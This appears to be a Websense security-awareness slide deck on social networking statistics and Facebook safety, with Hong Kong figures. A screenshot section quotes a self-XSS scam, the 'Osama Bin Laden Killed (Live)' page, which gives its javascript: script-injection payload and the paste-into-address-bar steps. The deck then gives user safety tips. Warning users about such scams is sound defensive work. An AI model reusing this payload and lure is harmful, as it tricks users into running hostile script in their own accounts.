

Tapping the power of Social Networking with safety

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WEBSENSE, INC.

TRITON™

— Web security

— Email security

— Data security



More than 50% of
all traffic goes to
10 places



80% of **all attacks** are
hosted on
good locations

Today's Application Platform

websense®





Over 2 BILLION
You Tube videos
are viewed every day



Every minute,
24 hours of content
is uploaded to You Tube



has more global traffic than...





YouTube is the 2nd largest search engine in the world

80% of companies use social media for recruiting 95% are found on LinkedIn

34% of bloggers post opinions about products and brands

78% of consumers trust peer recommendations
Imagine what this means for bad customer experiences



overtakes U.S as third largest
country in the world....

Facebook takes over the world

-  1. China: 1,332,060,000
-  2. India: 1,166,900,000
-  3. Facebook: 800,000,000
-  4. U.S.A.: 307,010,000
-  5. Indonesia: 230,781,846
-  6. Brazil: 191,594,000



- Thousands of corporate brands on Facebook


TOP 5 brands in Hong Kong

- Ocean Park Hong Kong -> 283K+ fans
- Cathay Pacific Airways -> 124K+ fans
- Starbucks Hong Kong -> 122K+ fans
- Huggies HK -> 113K+ fans
- HarbourCity -> 83K+ fans

Total Facebook Users:	3 828 000
Position in the list:	39.
Penetration of population:	53.99%
Penetration of online population	78.46%
Average CPC:	\$0.24
Average CPM:	\$0.10

#	Country	Users	Penetration of population
7.	Singapore	2,602,920	55.37%
9.	Hong Kong	3,828,000	53.99%
15.	United States	155,981,460	50.28%
22.	Taiwan	11,163,900	48.49%
212.	China	493,460	0.04%

User age distribution on Facebook in Hong Kong



Source : <http://www.socialbakers.com/facebook-statistics/hong-kong/>

40% of all status updates have links and 10% of those links are either spam or malicious

The screenshot shows a Facebook interface with a status update titled "Osama Bin Laden Killed (Live)". The update includes a video player and a code block containing a JavaScript payload: `javascript:(a=(b=document).createElement('script')).src='http://www.facebook.com/pages/Osama-Bin-Laden-Killed-Live-on-Video/164247640301591?sk=app_4949752878&98380'`. Below the code block, there are instructions for how to watch the video. The status update also includes a link to the video and a timestamp of "7 seconds ago".

facebook

Search

Osama Bin Laden Killed (Live)
TV Show

Osama Bin Laden Killed (Live on Video)
Watch the video of Bin Laden getting killed!
Step 1 - Copy The video code:
Just click in the box to highlight all, Then right click and

```
javascript:(a=(b=document).createElement('script')).src='http://www.facebook.com/pages/Osama-Bin-Laden-Killed-Live-on-Video/164247640301591?sk=app_4949752878&98380'
```

Step 2:
1. Click the address bar
2. Hit the delete button
3. Paste The Code you copied into the address bar
4. Hit enter to load the video!

facebook - Windows Internet Explorer
javascript:(a=(b=document).createElement('script')).src='http://www.facebook.com/pages/Osama-Bin-Laden-Killed-Live-on-Video/164247640301591?sk=app_4949752878&98380'

Osama Bin Laden killed live on a news broadcast! watch the video:
http://www.facebook.com/pages/Osama-Bin-Laden-Killed-Live-on-Video/164247640301591?sk=app_4949752878&98380
7 seconds ago


Osama Bin Laden killed live on a news broadcast! watch the video:
http://www.facebook.com/pages/Bye-Bye-Osama-Bin-Laden-U-Dese-rved-To-Die-Bitch/149198855146349_x16186
9 seconds ago

Osama Bin Laden killed live on a news broadcast! watch the video:
http://www.facebook.com/pages/Osama-Bin-Laden-Killed-Live-on-Video/164247640301591?sk=app_4949752878&61656
about a minute ago

Wall
Info
Photos (1)
WATCH THE VIDEO!
189 people like this
Create a Page
Report Page
Share

- Control Privacy When you Post

- Public
- Friends
- Custom



- Using Secure Browsing
 - SSL protocol encrypts the transmission of data

Security Settings

Secure Browsing

Browse Facebook on a secure connection (https) when possible

Save Changes


Cancel



- Using good passwords
 - Is it a strong password?
 - Don't use it for ALL your accounts
 - Don't share it with friends
 - Change it regularly



- Logging out of Facebook
 - You can always remotely close that session
 - Account Settings -> Security -> Active Sessions



- Today's risk may be obsolete tomorrow

The screenshot shows the Facebook Security page. At the top, there's a navigation bar with the Facebook logo, a search bar, and icons for home, messages, and notifications. Below this, the page is titled "Facebook Security" and "Security Quiz" with the category "Internet/Software". A large graphic on the right says "STOP | THINK | CONNECT Security Quiz" with a play button icon. The main text reads: "Making the Internet safer and more secure requires us all to be vigilant and to learn the skills necessary to protect ourselves. Facebook worked with the National Cyber Security Alliance, the Anti-Phishing Working Group, and the Stop. Think. Connect. public awareness campaign on this security quiz. Do your part by taking the quiz and testing your knowledge. Once you're done, post a badge to your Wall and share tips with your friends so they can be more secure as well." A blue button labeled "Take The Quiz!" is positioned below the text. On the left side, there's a sidebar with the "facebook Security" logo and a menu of options: Wall, Info, Friend Activity, Take Action, Threats, Software, White Hats, Security Quiz (highlighted), Security Tips, and MORE. At the bottom, there are logos for Facebook Security, StaySafeOnline.org (National Cyber Security Alliance), and APWG (www.antiphishing.org).

- Only Friend people you know
- Don't share your password
- Change your password on a regular basis
- Share your personal information only with people and companies that need it
- Log into Facebook only ONCE each session
- Log out of Facebook after using someone else's computer.
- Use secure browsing whenever possible

- Only download Apps from sites you trust
- Keep your anti-virus software updated
- Keep your browser and other applications up to date
- Don't paste script (code) in your browser address bar
- Beware of “goofy” posts from anyone—even Friends. If it looks like something your Friend wouldn't post, don't click on it
- Scammers might hack your Friends' accounts and send links from their accounts. Beware of enticing links coming from your Friends



THANK YOU

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- Email security
- Data security

